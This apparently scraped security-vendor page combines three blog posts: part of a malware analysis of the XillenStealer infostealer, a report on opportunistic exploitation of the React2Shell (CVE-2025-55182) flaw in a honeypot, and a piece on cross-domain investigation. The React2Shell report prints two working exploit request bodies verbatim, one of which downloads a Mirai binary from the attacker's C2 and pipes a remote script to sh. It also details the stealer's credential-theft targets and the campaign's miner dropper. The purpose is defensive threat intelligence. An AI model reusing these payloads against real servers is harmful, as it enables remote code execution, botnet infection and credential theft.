
Screenshot of the ‘BiometricCollector’ function.
Figure 7: Screenshot of the ‘BiometricCollector’ function.

The ‘BiometricCollector’ attempts to collect biometric information from Windows systems by scanning the C:\Windows\System32\WinBioDatabase directory, which stores Windows Hello and other biometric configuration data. If accessible, it reads the contents of each file, encodes them in Base64, preparing them for later exfiltration. While the data here is typically encrypted by Windows, its collection indicates an attempt to extract sensitive biometric data.

Password Managers

The ‘PasswordManagerCollector’ function attempts to steal credentials stored in password managers including, OnePass, LastPass, BitWarden, Dashlane, NordPass and KeePass. However, this function is limited to Windows systems only.

SSOCollector

The ‘SSOCollector’ class is designed to collect authentication tokens related to SSO systems. It targets three main sources: Azure Active Directory tokens stored under TokenBroker\Cache, Kerberos tickets obtained through the klist command, and Google Cloud authentication data in user configuration folders. For each source, it checks known directories or commands, reads partial file contents, and stores the results as in a dictionary. Once again, this function is limited to Windows systems.

TOTP Collector

The ‘TOTP Collector’ class attempts to collect TOTPs from:

  • Authy Desktop by locating and reading from Authy.db SQLite databases
  • Microsoft Authenticator by scanning known application data paths for stored binary files
  • TOTP-related Chrome extensions by searching LevelDB files for identifiable keywords like “gauth” or “authenticator”.

Each method attempts to locate relevant files, parse or partially read their contents, and store them in a dictionary under labels like authy, microsoft_auth, or chrome_extension. However, as before, this is limited to Windows, and there is no handling for encrypted tokens.

Enterprise Collector

The ‘EnterpriseCollector’ class is used to extract credentials related to an enterprise Windows system. It targets configuration and credential data from:

  • VPN clients
    • Cisco AnyConnect, OpenVPN, Forticlient, Pulse Secure
  • RDP credentials
  • Corporate certificates
  • Active Directory tokens
  • Kerberos tickets cache

The files and directories are located based on standard environment variables with their contents read in binary mode and then encoded in Base64.

Super Extended Application Collector

The ‘SuperExtendedApplication’ Collector class is designed to scan an environment for 160 different applications on a Windows system. It iterates through the paths of a wide range of software categories including messaging apps, cryptocurrency wallets, password managers, development tools, enterprise tools, gaming clients, and security products. The list includes but is not limited to Teams, Slack, Mattermost, Zoom, Google Meet, MS Office, Defender, Norton, McAfee, Steam, Twitch, VMWare, to name a few.

Bypass

AppBoundBypass

This code outlines a framework for bypassing App Bound protections, Google Chrome' s cookie encryption. The ‘AppBoundBypass’ class attempts several evasion techniques, including memory injection, dynamic-link library (DLL) hijacking, process hollowing, atom bombing, and process doppelgänging to impersonate or hijack browser processes. As of the time of writing, the code contains multiple placeholders, indicating that the code is still in development.

Steganography

The ‘SteganographyModule’ uses steganography (hiding data within an image) to hide the stolen data, staging it for exfiltration. Multiple methods are implemented, including:

  • Image steganography: LSB-based hiding
  • NTFS Alternate Data Streams
  • Windows Registry Keys
  • Slack space: Writing into unallocated disk cluster space
  • Polyglot files: Appending archive data to images
  • Image metadata: Embedding data in EXIF tags
  • Whitespace encoding: Hiding binary in trailing spaces of text files

Exfiltration

CloudProxy

Screenshot of the ‘CloudProxy’ class.
Figure 8: Screenshot of the ‘CloudProxy’ class.

The CloudProxy class is designed for exfiltrating data by routing it through cloud service domains. It encodes the input data using Base64, attaches a timestamp and SHA-256 signature, and attempts to send this payload as a JSON object via HTTP POST requests to cloud URLs including AWS, GCP, and Azure, allowing the traffic to blend in. As of the time of writing, these public facing URLs do not accept POST requests, indicating that they are placeholders meant to be replaced with attacker-controlled cloud endpoints in a finalized build.

P2PEngine

Screenshot of the P2PEngine.
Figure 9: Screenshot of the P2PEngine.

The ‘P2PEngine’ provides multiple methods of C2, including embedding instructions within blockchain transactions (such as Bitcoin OP_RETURN, Ethereum smart contracts), exfiltrating data via anonymizing networks like Tor and I2P, and storing payloads on IPFS (a distributed file system). It also supports domain generation algorithms (DGA) to create dynamic .onion addresses for evading detection.

After a compromise, the stealer creates both HTML and TXT reports containing the stolen data. It then sends these reports to the attacker’s designated Telegram account.

Xillen Killers

 Xillen Killers.
FIgure 10: Xillen Killers.

Xillen Stealer appears to be developed by a self-described 15-year-old “pentest specialist” “Beng/jaminButton” who creates TikTok videos showing basic exploits and open-source intelligence (OSINT) techniques. The group distributing the information stealer, known as “Xillen Killers”, claims to have 3,000 members. Additionally, the group claims to have been involved in:

  • Analysis of Project DDoSia, a tool reportedly used by the NoName057(16) group, revealing that rather functioning as a distributed denial-of-service (DDos) tool, it is actually a remote access trojan (RAT) and stealer, along with the identification of involved individuals.
  • Compromise of doxbin.net in October 2025.
  • Discovery of vulnerabilities on a Russian mods site and a Ukrainian news site

The group, which claims to be part of the Russian IT scene, use Telegram for logging, marketing, and support.

Conclusion

While some components of XillenStealer remain underdeveloped, the range of intended feature set, which includes credential harvesting, cryptocurrency theft, container targeting, and anti-analysis techniques, suggests that once fully developed it could become a sophisticated stealer. The intention to use AI to help improve targeting in malware campaigns, even though not yet implemented, indicates how threat actors are likely to incorporate AI into future campaigns.  

Credit to Tara Gould (Threat Research Lead)
Edited by Ryan Traill (Analyst Content Lead)

Appendicies

Indicators of Compromise (IoCs)

395350d9cfbf32cef74357fd9cb66134 - confid.py

F3ce485b669e7c18b66d09418e979468 - stealer_v5_ultimate.py

3133fe7dc7b690264ee4f0fb6d867946 - xillen_v5.exe

https://github[.]com/BengaminButton/XillenStealer

https://github[.]com/BengaminButton/XillenStealer/commit/9d9f105df4a6b20613e3a7c55379dcbf4d1ef465

MITRE ATT&CK

ID Technique

T1059.006 - Python

T1555 - Credentials from Password Stores

T1555.003 - Credentials from Password Stores: Credentials from Web Browsers

T1555.005 - Credentials from Password Stores: Password Managers

T1649 - Steal or Forge Authentication Certificates

T1558 - Steal or Forge Kerberos Tickets

T1539 - Steal Web Session Cookie

T1552.001 - Unsecured Credentials: Credentials In Files

T1552.004 - Unsecured Credentials: Private Keys

T1552.005 - Unsecured Credentials: Cloud Instance Metadata API

T1217 - Browser Information Discovery

T1622 - Debugger Evasion

T1082 - System Information Discovery

T1497.001 - Virtualization/Sandbox Evasion: System Checks

T1115 - Clipboard Data

T1001.002 - Data Obfuscation: Steganography

T1567 - Exfiltration Over Web Service

T1657 - Financial Theft

Inside the SOC
Darktrace cyber analysts are world-class experts in threat intelligence, threat hunting and incident response, and provide 24/7 SOC support to thousands of Darktrace customers around the globe. Inside the SOC is exclusively authored by these experts, providing analysis of cyber incidents and threat trends, based on real-world experience in the field.
Written by
Tara Gould
Threat Researcher

More in this series

No items found.

Blog

/

Network

/

December 11, 2025

React2Shell: How Opportunist Attackers Exploited CVE-2025-55182 Within Hours

React2Shell: How Opportunist Attackers Exploited CVE-2025-55182 Within HoursDefault blog imageDefault blog image

What is React2Shell?

CVE-2025-55182, also known as React2Shell is a vulnerability within React server components that allows for an unauthenticated attacker to gain remote code execution with a single request. The severity of this vulnerability and ease of exploitability has led to threat actors opportunistically exploiting it within a matter of days of its public disclosure.

Darktrace security researchers rapidly deployed a new honeypot using the Cloudypots system, allowing for the monitoring of exploitation of the vulnerability in the wild.

Cloudypots is a system that enables virtual instances of vulnerable applications to be deployed in the cloud and monitored for attack. This approach allows for Darktrace to deploy high-interaction, realistic honeypots, that appear as genuine deployments of vulnerable software to attackers.

This blog will explore one such campaign, nicknamed “Nuts & Bolts” based on the naming used in payloads.

Analysis of the React2Shell exploit

The React2Shell exploit relies on an insecure deserialization vulnerability within React Server Components’ “Flight” protocol. This protocol uses a custom serialization scheme that security researchers discovered could be abused to run arbitrary JavaScript by crafting the serialized data in a specific way. This is possible because the framework did not perform proper type checking, allowing an attacker to reference types that can be abused to craft a chain that resolves to an anonymous function, and then invoke it with the desired JavaScript as a promise chain.

This code execution can then be used to load the ‘child_process’ node module and execute any command on the target server.

The vulnerability was discovered on December 3, 2025, with a patch made available on the same day [1]. Within 30 hours of the patch, a publicly available proof of concept emerged that could be used to exploit any vulnerable server. This rapid timeline left many servers remaining unpatched by the time attackers began actively exploiting the vulnerability.

Initial access

The threat actor behind the “Nuts & Bolts” campaign uses a spreader server with IP 95.214.52[.]170 to infect victims. The IP appears to be located in Poland and is associated with a hosting provided known as MEVSPACE. The spreader is highly aggressive, launching exploitation attempts, roughly every hour.

When scanning, he spreader primarily targets port 3000, which is the default port for a NEXT.js server in a default or development configuration. It is possible the attacker is avoiding port 80 and 443, as these are more likely to have reverse proxies or WAFs in front of the server, which could disrupt exploitation attempts.

When the spreader finds a new host with port 3000 open, it begins by testing if it is vulnerable to React2Shell by sending a crafted request to run the ‘whoami’ command and store the output in an error digest that is returned to the attacker.

{"then": "$1:proto:then","status": "resolved_model","reason": -1,"value": "{"then":"$B1337"}","_response": {"_prefix": "var res=process.mainModule.require('child_process').execSync('(whoami)',{'timeout':120000}).toString().trim();;throw Object.assign(new Error('NEXT_REDIRECT'), {digest:${res}});","_chunks": "$Q2","_formData": {"get": "$1:constructor:constructor"}}}

The above snippet is the core part of the crafted request that performs the execution. This allows the attacker to confirm that the server is vulnerable and fetch the user account under which the NEXT.js process is running, which is useful information for determining if a target is worth attacking.

From here, the attacker then sends an additional request to run the actual payload on the victim server.

{"then": "$1:proto:then","status": "resolved_model","reason": -1,"value": "{"then":"$B1337"}","_response": {"_prefix": "var res=process.mainModule.require('child_process').execSync('(cd /dev;(busybox wget -O x86 hxxp://89[.]144.31.18/nuts/x86%7C%7Ccurl -s -o x86 hxxp://89[.]144.31.18/nuts/x86 );chmod 777 x86;./x86 reactOnMynuts;(busybox wget -q hxxp://89[.]144.31.18/nuts/bolts -O-||wget -q hxxp://89[.]144.31.18/nuts/bolts -O-||curl -s hxxp://89[.]144.31.18/nuts/bolts)%7Csh)&',{'timeout':120000}).toString().trim();;throw Object.assign(new Error('NEXT_REDIRECT'), {digest:${res}});","_chunks": "$Q2","_formData": {"get": "$1:constructor:constructor"}}}

This snippet attempts to deploy several payloads by using wget (or curl if wget fails) into the /dev directory and execute them. The x86 binary is a Mirai variant that does not appear to have any major alterations to regular Mirai. The ‘nuts/bolts’ endpoint returns a bash script, which is then executed. The script includes several log statements throughout its execution to provide visibility into which parts ran successfully. Similar to the ‘whoami’ request, the output is placed in an error digest for the attacker to review.

In this case, the command-and-control (C2) IP, 89[.]144.31.18, is hosted on a different server operated by a German hosting provider named myPrepaidServer, which offers virtual private server (VPS) services and accepts cryptocurrency payments [2].  

Logs observed in the NEXT.JS console as a result of exploitation. In this case, the honeypot was attacked just two minutes after being deployed.
Figure 1: Logs observed in the NEXT.JS console as a result of exploitation. In this case, the honeypot was attacked just two minutes after being deployed.

Nuts & Bolts script

This script’s primary purpose is to prepare the box for a cryptocurrency miner.

The script starts by attempting to terminate any competing cryptocurrency miner processes using ‘pkill’ that match on a specific name. It will check for and terminate:

  • xmrig
  • softirq (this also matches a system process, which it will fail to kill each invocation)
  • watcher
  • /tmp/a.sh
  • health.sh

Following this, the script will checks for a process named “fghgf”. If it is not running, it will retrieve hxxp://89[.]144.31.18/nuts/lc and write it to /dev/ijnegrrinje.json, as well as retrieving hxxp://89[.]144.31.18/nuts/x and writing it to /dev/fghgf. The script will the executes /dev/fghgf -c /dev/ijnegrrinje.json -B in the background, which is an XMRig miner.

The XMRig deployment script.
Figure 2: The XMRig deployment script.

The miner is configured to connect to two private pools at 37[.]114.37.94 and 37[.]114.37.82, using  “poop” as both the username and password. The use of a private pool conceals the associated wallet address. From here, a short bash script is dropped to /dev/stink.sh. This script continuously crawls all running processes on the system and reads their /proc/pid/exe path, which contains a copy of the original executable that was run. The ‘strings’ utility is run to output all valid ASCII strings found within the data and checks to see if contains either “xmrig”, “rondo” or “UPX 5”. If so, it sends a SIGKILL to the process to terminate it.

Additionally, it will run ‘ls –l’ on the exe path in case it is symlinked to a specific path or has been deleted. If the output contains any of the following strings, the script sends a SIGKILL to terminate the program:

  • (deleted) - Indicates that the original executable was deleted from the disk, a common tactic used by malware to evade detection.
  • xmrig
  • hash
  • watcher
  • /dev/a
  • softirq
  • rondo
  • UPX 5.02
 The killer loop and the dropper. In this case ${R}/${K} resolves to /dev/stink.sh.
Figure 3: The killer loop and the dropper. In this case ${R}/${K} resolves to /dev/stink.sh.

Darktrace observations in customer environments  

Following the public disclosure of CVE‑2025‑55182 on December, Darktrace observed multiple exploitation attempts across customer environments beginning around December 4. Darktrace triage identified a series of consistent indicators of compromise (IoCs). By consolidating indicators across multiple deployments and repeat infrastructure clusters, Darktrace identified a consistent kill chain involving shell‑script downloads and HTTP beaconing.

In one example, on December 5, Darktrace observed external connections to malicious IoC endpoints (172.245.5[.]61:38085, 5.255.121[.]141, 193.34.213[.]15), followed by additional connections to other potentially malicious endpoint. These appeared related to the IoCs detailed above, as one suspicious IP address shared the same ASN. After this suspicious external connectivity, Darktrace observed cryptomining-related activity. A few hours later, the device initiated potential lateral movement activity, attempting SMB and RDP sessions with other internal devices on the network. These chain of events appear to identify this activity to be related to the malicious campaign of the exploitation of React2Shell vulnerability.

Generally, outbound HTTP traffic was observed to ports in the range of 3000–3011, most notably port 3001. Requests frequently originated from scripted tools, with user agents such as curl/7.76.1, curl/8.5.0, Wget/1.21.4, and other generic HTTP signatures. The URIs associated with these requests included paths like /nuts/x86 and /n2/x86, as well as long, randomized shell script names such as /gfdsgsdfhfsd_ghsfdgsfdgsdfg.sh. In some cases, parameterized loaders were observed, using query strings like: /?h=<ip>&p=<port>&t=<proto>&a=l64&stage=true.  

Infrastructure analysis revealed repeated callbacks to IP-only hosts linked to ASN AS200593 (Prospero OOO), a well-known “bulletproof” hosting provider often utilized by cyber criminals [3], including addresses such as 193.24.123[.]68:3001 and 91.215.85[.]42:3000, alongside other nodes hosting payloads and staging content.

Darktrace model coverage

Darktrace model coverage consistently highlighted behaviors indicative of exploitation. Among the most frequent detections were anomalous server activity on new, non-standard ports and HTTP requests posted to IP addresses without hostnames, often using uncommon application protocols. Models also flagged the appearance of new user agents such as curl and wget originating from internet-facing systems, representing an unusual deviation from baseline behavior.  

Additionally, observed activity included the download of scripts and executable files from rare external sources, with Darktrace’s Autonomous Response capability intervening to block suspicious transfers, when enabled. Beaconing patterns were another strong signal, with detections for HTTP beaconing to new or rare IP addresses, sustained SSL or HTTP increases, and long-running compromise indicators such as “Beacon for 4 Days” and “Slow Beaconing.”

Conclusion

While this opportunistic campaign to exploit the React2Shell exploit is not particularly sophisticated, it demonstrates that attackers can rapidly prototyping new methods to take advantage of novel vulnerabilities before widespread patching occurs. With a time to infection of only two minutes from the initial deployment of the honeypot, this serves as a clear reminder that patching vulnerabilities as soon as they are released is paramount.

Credit to Nathaniel Bill (Malware Research Engineer), George Kim (Analyst Consulting Lead – AMS), Calum Hall (Technical Content Researcher), Tara Gould (Malware Research Lead, and Signe Zaharka (Principal Cyber Analyst).

Edited by Ryan Traill (Analyst Content Lead)

Appendices

IoCs

Spreader IP - 95[.]214.52.170

C2 IP - 89[.]144.31.18

Mirai hash - 858874057e3df990ccd7958a38936545938630410bde0c0c4b116f92733b1ddb

Xmrig hash - aa6e0f4939135feed4c771e4e4e9c22b6cedceb437628c70a85aeb6f1fe728fa

Config hash - 318320a09de5778af0bf3e4853d270fd2d390e176822dec51e0545e038232666

Monero pool 1 - 37[.]114.37.94

Monero pool 2 - 37[.]114.37.82

References  

[1] https://nvd.nist.gov/vuln/detail/CVE-2025-55182

[2] https://myprepaid-server.com/

[3] https://krebsonsecurity.com/2025/02/notorious-malware-spam-host-prospero-moves-to-kaspersky-lab

Darktrace Model Coverage

Anomalous Connection::Application Protocol on Uncommon Port

Anomalous Connection::New User Agent to IP Without Hostname

Anomalous Connection::Posting HTTP to IP Without Hostname

Anomalous File::Script and EXE from Rare External

Anomalous File::Script from Rare External Location

Anomalous Server Activity::New User Agent from Internet Facing System

Anomalous Server Activity::Rare External from Server

Antigena::Network::External Threat::Antigena Suspicious File Block

Antigena::Network::External Threat::Antigena Watched Domain Block

Compromise::Beacon for 4 Days

Compromise::Beacon to Young Endpoint

Compromise::Beaconing Activity To External Rare

Compromise::High Volume of Connections with Beacon Score

Compromise::HTTP Beaconing to New IP

Compromise::HTTP Beaconing to Rare Destination

Compromise::Large Number of Suspicious Failed Connections

Compromise::Slow Beaconing Activity To External Rare

Compromise::Sustained SSL or HTTP Increase

Device::New User Agent

Device::Threat Indicator

Continue reading
About the author
Nathaniel Bill
Malware Research Engineer

Blog

/

AI

/

December 8, 2025

Simplifying Cross Domain Investigations

simplifying cross domain thraetsDefault blog imageDefault blog image

Cross-domain gaps mean cross-domain attacks  

Organizations are built on increasingly complex digital estates. Nowadays, the average IT ecosystem spans across a large web of interconnected domains like identity, network, cloud, and email.  

While these domain-specific technologies may boost business efficiency and scalability, they also provide blind spots where attackers can shelter undetected. Threat actors can slip past defenses because security teams often use different detection tools in each realm of their digital infrastructure. Adversaries will purposefully execute different stages of an attack across different domains, ensuring no single tool picks up too many traces of their malicious activity. Identifying and investigating this type of threat, known as a cross-domain attack, requires mastery in event correlation.  

For example, one isolated network scan detected on your network may seem harmless at first glance. Only when it is stitched together with a rare O365 login, a new email rule and anomalous remote connections to an S3 bucket in AWS does it begin to manifest as an actual intrusion.  

However, there are a whole host of other challenges that arise with detecting this type of attack. Accessing those alerts in the respective on-premise network, SaaS and IaaS environments, understanding them and identifying which ones are related to each other takes significant experience, skill and time. And time favours no one but the threat actor.  

Anatomy of a cross domain attack
Figure 1: Anatomy of a cross domain attack

Diverse domains and empty grocery shelves

In April 2025, the UK faced a throwback to pandemic-era shortages when the supermarket giant Marks & Spencer (M&S) was crippled by a cyberattack, leaving empty shelves across its stores and massive disruptions to its online service.  

The threat actors, a group called Scattered Spider, exploited multiple layers of the organization’s digital infrastructure. Notably, the group were able to bypass the perimeter not by exploiting a technical vulnerability, but an identity. They used social engineering tactics to impersonate an M&S employee and successfully request a password reset.  

Once authenticated on the network, they accessed the Windows domain controller and exfiltrated the NTDS.dit file – a critical file containing hashed passwords for all users in the domain. After cracking those hashes offline, they returned to the network with escalated privileges and set their sights on the M&S cloud infrastructure. They then launched the encryption payload on the company’s ESXi virtual machines.

To wrap up, the threat actors used a compromised employee’s email account to send an “abuse-filled” email to the M&S CEO, bragging about the hack and demanding payment. This was possibly more of a psychological attack on the CEO than a technically integral part of the cyber kill chain. However, it revealed yet another one of M&S’s domains had been compromised.  

In summary, the group’s attack spanned four different domains:

Identity: Social engineering user impersonation

Network: Exfiltration of NTDS.dit file

Cloud: Ransomware deployed on ESXI VMs

Email: Compromise of user account to contact the CEO

Adept at exploiting nuance

This year alone, several high-profile cyber-attacks have been attributed to the same group, Scattered Spider, including the hacks on Victoria’s Secret, Adidas, Hawaiian Airlines, WestJet, the Co-op and Harrods. It begs the question, what has made this group so successful?

In the M&S attack, they showcased their advanced proficiency in social engineering, which they use to bypass identity controls and gain initial access. They demonstrated deep knowledge of cloud environments by deploying ransomware onto virtualised infrastructure. However, this does not exemplify a cookie-cutter template of attack methods that brings them success every time.

According to CISA, Scattered Spider typically use a remarkable variety of TTPs (tactics, techniques and procedures) across multiple domains to carry out their campaigns. From leveraging legitimate remote access tools in the network, to manipulating AWS EC2 cloud instances or spoofing email domains, the list of TTPs used by the group is eye-wateringly long. Additionally, the group reportedly evades detection by “frequently modifying their TTPs”.  

If only they had better intentions. Any security director would be proud of a red team who not only has this depth and breadth of domain-centric knowledge but is also consistently upskilling.  

Yet, staying ahead of adversaries who seamlessly move across domains and fluently exploit every system they encounter is just one of many hurdles security teams face when investigating cross-domain attacks.  

Resource-heavy investigations

There was a significant delay in time to detection of the M&S intrusion. News outlet BleepingComputer reported that attackers infiltrated the M&S network as early as February 2025. They maintained persistence for weeks before launching the attack in late April 2025, indicating that early signs of compromise were missed or not correlated across domains.

While it’s unclear exactly why M&S missed the initial intrusion, one can speculate about the unique challenges investigating cross-domain attacks present.  

Challenges of cross-domain investigation

First and foremost, correlation work is arduous because the string of malicious behaviour doesn’t always stem from the same device.  

A hypothetical attack could begin with an O365 credential creating a new email rule. Weeks later, that same credential authenticates anomalously on two different devices. One device downloads an .exe file from a strange website, while the other starts beaconing every minute to a rare external IP address that no one else in the organisation has ever connected to. A month later, a third device downloads 1.3 GiB of data from a recently spun up S3 bucket and gradually transfers a similar amount of data to that same rare IP.

Amid a sea of alerts and false positives, connecting the dots of a malicious attack like this takes time and meticulous correlation. Factor in the nuanced telemetry data related to each domain and things get even more complex.  

An analyst who specialises in network security may not understand the unique logging formats or API calls in the cloud environment. Perhaps they are proficient in protecting the Windows Active Directory but are unfamiliar with cloud IAM.  

Cloud is also an inherently more difficult domain to investigate. With 89% of organizations now operating in multi-cloud environments time must be spent collecting logs, snapshots and access records. Coupled with the threat of an ephemeral asset disappearing, the risk of missing a threat is high. These are some of the reasons why research shows that 65% of organisations spend 3-5 extra days investigating cloud incidents.  

Helpdesk teams handling user requests over the phone require a different set of skills altogether. Imagine a threat actor posing as an employee and articulately requesting an urgent password reset or a temporary MFA deactivation. The junior Helpdesk agent— unfamiliar with the exception criteria, eager to help and feeling pressure from the persuasive manipulator at the end of the phoneline—could easily fall victim to this type of social engineering.  

Empowering analysts through intelligent automation

Even the most skilled analysts can’t manually piece together every strand of malicious activity stretching across domains. But skill alone isn’t enough. The biggest hurdle in investigating these attacks often comes down to whether the team have the time, context, and connected visibility needed to see the full picture.

Many organizations attempt to bridge the gap by stitching together a patchwork of security tools. One platform for email, another for endpoint, another for cloud, and so on. But this fragmentation reinforces the very silos that cross-domain attacks exploit. Logs must be exported, normalized, and parsed across tools a process that is not only error-prone but slow. By the time indicators are correlated, the intrusion has often already deepened.

That’s why automation and AI are becoming indispensable. The future of cross-domain investigation lies in systems that can:

  • Automatically correlate activity across domains and data sources, turning disjointed alerts into a single, interpretable incident.
  • Generate and test hypotheses autonomously, identifying likely chains of malicious behaviour without waiting for human triage.
  • Explain findings in human terms, reducing the knowledge gap between junior and senior analysts.
  • Operate within and across hybrid environments, from on-premise networks to SaaS, IaaS, and identity systems.

This is where Darktrace transforms alerting and investigations. Darktrace’s Cyber AI Analyst automates the process of correlation, hypothesis testing, and narrative building, not just within one domain, but across many. An anomalous O365 login, a new S3 bucket, and a suspicious beaconing host are stitched together automatically, surfacing the story behind the alerts rather than leaving it buried in telemetry.

How threat activity is correlated in Cyber AI Analyst
Figure 2: How threat activity is correlated in Cyber AI Analyst

By analyzing events from disparate tools and sources, AI Analyst constructs a unified timeline of activity showing what happened, how it spread, and where to focus next. For analysts, it means investigation time is measured in minutes, not days. For security leaders, it means every member of the SOC, regardless of experience, can contribute meaningfully to a cross-domain response.

Figure 3: Correlation showcasing cross domains (SaaS and IaaS) in Cyber AI Analyst

Until now, forensic investigations were slow, manual, and reserved for only the largest organizations with specialized DFIR expertise. Darktrace / Forensic Acquisition & Investigation changes that by leveraging the scale and elasticity of the cloud itself to automate the entire investigation process. From capturing full disk and memory at detection to reconstructing attacker timelines in minutes, the solution turns fragmented workflows into streamlined investigations available to every team.

What once took days now takes minutes. Now, forensic investigations in the cloud are faster, more scalable, and finally accessible to every security team, no matter their size or expertise.

Continue reading
About the author
Benjamin Druttman
Cyber Security AI Technical Instructor
Your data. Our AI.
Elevate your network security with Darktrace AI